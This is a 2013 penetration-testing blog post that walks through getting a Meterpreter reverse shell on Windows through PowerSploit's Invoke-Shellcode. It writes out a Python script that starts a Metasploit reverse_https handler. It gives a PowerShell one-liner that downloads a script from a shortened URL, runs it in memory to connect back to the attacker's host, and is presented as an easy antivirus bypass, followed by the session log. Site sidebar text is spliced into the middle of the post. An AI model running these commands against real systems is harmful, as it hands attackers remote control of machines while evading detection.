PowerSploit: The Easiest Shell You'll Ever Get

2013/09/18 | POSTED IN PENETRATION TESTING | 1 COMMENT

AUTHOR: CHRIS CAMPBELL

Sometimes you just want a shell. You don't want to worry about compiling a binary, testing it against antivirus, figuring out how to upload it to the box and finally execute it. Maybe you are giving a demo of an awesome new Meterpreter post-exploitation module. Maybe you have less than a minute of physical access to a Windows kiosk machine and need a quick win. There are plenty of scenarios that end in a penetration tester gaining GUI access to a target machine through guessed or found RDP, ESX or VNC credentials. In those situations, the easiest way to get a Meterpreter shell without worrying about AV is with PowerSploit.

PowerSploit is a collection of security-related modules and functions written in PowerShell. PowerSploit is already in both BackTrack and Kali, and its code is utilized by other awesome tools like SET so you may already be using it! Many of the scripts in the project are extremely useful in post-exploitation in Windows environments. The project was started by Matt Graeber who is the author of the function we will use in this tutorial: Invoke-Shellcode.

In order for this to work, the target machine must have PowerShell installed and internet access. The first step is for us to set up our handler on our attacker box. This is something we will likely do often, so let's automated it with a really simple Python script:

```
#!/usr/bin/python
#
# StartListener.py
# Simple python script to start a Meterpreter HTTPs Handler
# by Chris Campbell (obscuresec)
#
import sys
import subprocess

#write a resource file and call it
def build(lhost,lport):
  options = "use multi/handler\n"
        options += "set payload windows/meterpreter/reverse_https\n"
        options += "set LHOST %s\nset LPORT %s\n" % (lhost,lport)
        options += "set ExitOnSession false\n"
        options += "set AutoRunScript post/windows/manage/smart_migrate\n"
        options += "exploit -j\n"
        filewrite = file("listener.rc", "w")
        filewrite.write(options)
        filewrite.close()
        subprocess.Popen("/opt/metasploit/app/msfconsole -r listener.rc", shell=True).wait()

#grab args
try:
        lhost = sys.argv[1]
        lport = sys.argv[2]
        build(lhost,lport)

#index error
except IndexError:
        print "python StartListener.py lhost lport"
```

To start the multi/handler and configure it, we just run the script:

FOLLOW PENTESTGEEK

RECENT POSTS

- Phishing Frenzy: HTA PowerShell Attacks with BeEF
- Bypassing Antivirus with crypter and CFF Explorer
- Burp Suite Tutorial – Web Application Penetration Testing (Part 1)
- Hacking Jenkins Servers With No Password
- Phishing Frenzy: Increase Reporting Fu

RECENT COMMENTS

- David R on Phishing Frenzy: HTA PowerShell Attacks with BeEF
- Royce Davis on Burp Suite Tutorial – Web Application Penetration Testing (Part 1)
- List of Differnet AV evasion Frameworks. - Kreative Pinoy on Using Metasm To Avoid Antivirus Detection (Ghost Writing ASM)
- Nasar on Burp Suite Tutorial – Web Application Penetration Testing (Part 1)
- nasar on Burp Suite Tutorial – Web Application Penetration Testing (Part 1)

CATEGORIES


- Forensics and Incident Response
- Penetration Testing
- Presentations
- Tutorials
- Web Applications

ARCHIVES

- July 2014
- June 2014
- May 2014
- December 2013
- November 2013
- October 2013

python StartListener.py 192.168.0.15 443

Now that our handler is ready, we can move on to executing our shell. The first thing I did to make the next step easier to type is shorten the github link to Invoke-Shellcode with bitly:


bitly
Sign in
Join now. It's fast & free!
http://bit.ly/14bZZ0c
Paste another link to shorten it
Copy
Up to 10 most recently shortened links
Copy
raw.github.com
0 clicks

raw.github.com/mattifestation/PowerSploit/master/CodeExecution/Invoke-Shellcode.ps1

raw.github.com/mattifestation/PowerSploit/master/CodeExecution/Inv...

bit.ly/14bZZ0c

Next, we need to run two commands in a PowerShell prompt to get our Meterpreter shell. The first command will create a .Net WebClient Object to download the function and pass it to Invoke-Expression to put it into memory:


IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/14bZZ0c')

Now we just need to make a call to the Invoke-Shellcode function with the relevant parameters from the listener:

Invoke-Shellcode –Payload windows/meterpreter/reverse_https –Lhost 192.168.0.15 –Lport 443 –Force


We can actually combine these commands to run a single command to execute our shell:

IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/14bZZ0c'); Invoke-Shellcode –Payload windows/meterpreter/reverse_https –Lhost 172.0.1.200 –Lport 443 –Force



```
PS C:\> IEX (new-object net.webclient).downloadstring("http://bit.ly/14bZZ0c"); Invoke-Shellcode -Payload windows/meterp
reter/reverse_https -Lhost 192.168.1.15 -Lport 443 -Force
```

Once we get the prompt back, we can safely close PowerShell because the ultra-useful Smart_Migrate Meterpreter script has safely landed us in a new process:


root@obscuresec-kali: ~/Desktop
File
Edit
View
Search
Terminal
Help
KALI LINUX
the quieter you become, the more you are able to hear.

```
Jobs
====

  Id  Name
  --  ----
  0   Exploit: multi/handler

msf exploit(handler) >
[*] 192.168.1.18:49338 Request received for /INITM...
[*] 192.168.1.18:49338 Staging connection for target /INITM received...
[*] Patched user-agent at offset 640488...
[*] Patched transport at offset 640148...
[*] Patched URL at offset 640216...
[*] Patched Expiration Timeout at offset 640748...
[*] Patched Communication Timeout at offset 640752...
[*] Meterpreter session 1 opened (192.168.1.15:443 -> 192.168.1.18:49338) at 201
3-07-17 01:24:57 -0400
[*] Session ID 1 (192.168.1.15:443 -> 192.168.1.18:49338) processing AutoRunScri
pt 'post/windows/manage/smart_migrate'
[*] Current server process: powershell.exe (1428)
[+] Migrating to 528
[+] Successfully migrated to process

msf exploit(handler) > 
```

- September 2013
- May 2013
- March 2013
- February 2013
- January 2013
- December 2012
- November 2012
- October 2012
- September 2012
- August 2012
- July 2012
- February 2012
- January 2012

META

- Log in
- Entries RSS
- Comments RSS
- WordPress.org

That is the easiest and most convenient AV-bypass I have ever seen! Just open PowerShell and type a command. Hopefully this post has shown you one way PowerSploit can make your life as a pen-tester easier. You can find more ways at my blog and by following me on twitter. Also, join me at Derbycon when I will talk about the Pass-the-Hash attack and some simple mitigations with Skip Duckwall and how to use PowerSploit and Windows tools to accomplish post-exploitation tasks without uploading binaries with Matt Graeber. I hope to see you all there!

-Chris

TAGGED: METERPRETER, POWERSHELL, POWERSPLOIT, PYTHON, SET, SHELLCODE

1 COMMENT

b00stfr3ak

October 15, 2013 6:50 am

I thought it was awesome that powershell will download a webpage and store it as a string that you could later execute so I wrote a quick script based off this. It will allow you to pick a url that a powershell script is held and then execute it. Or it will host a script on a basic ruby webserver that can either be http or https.

https://github.com/b00stfr3ak/fast_meterpreter

Leave a comment

Your email address will not be published. Required fields are marked *

Name *

Email *

Website

× three = eighteen

Post Comment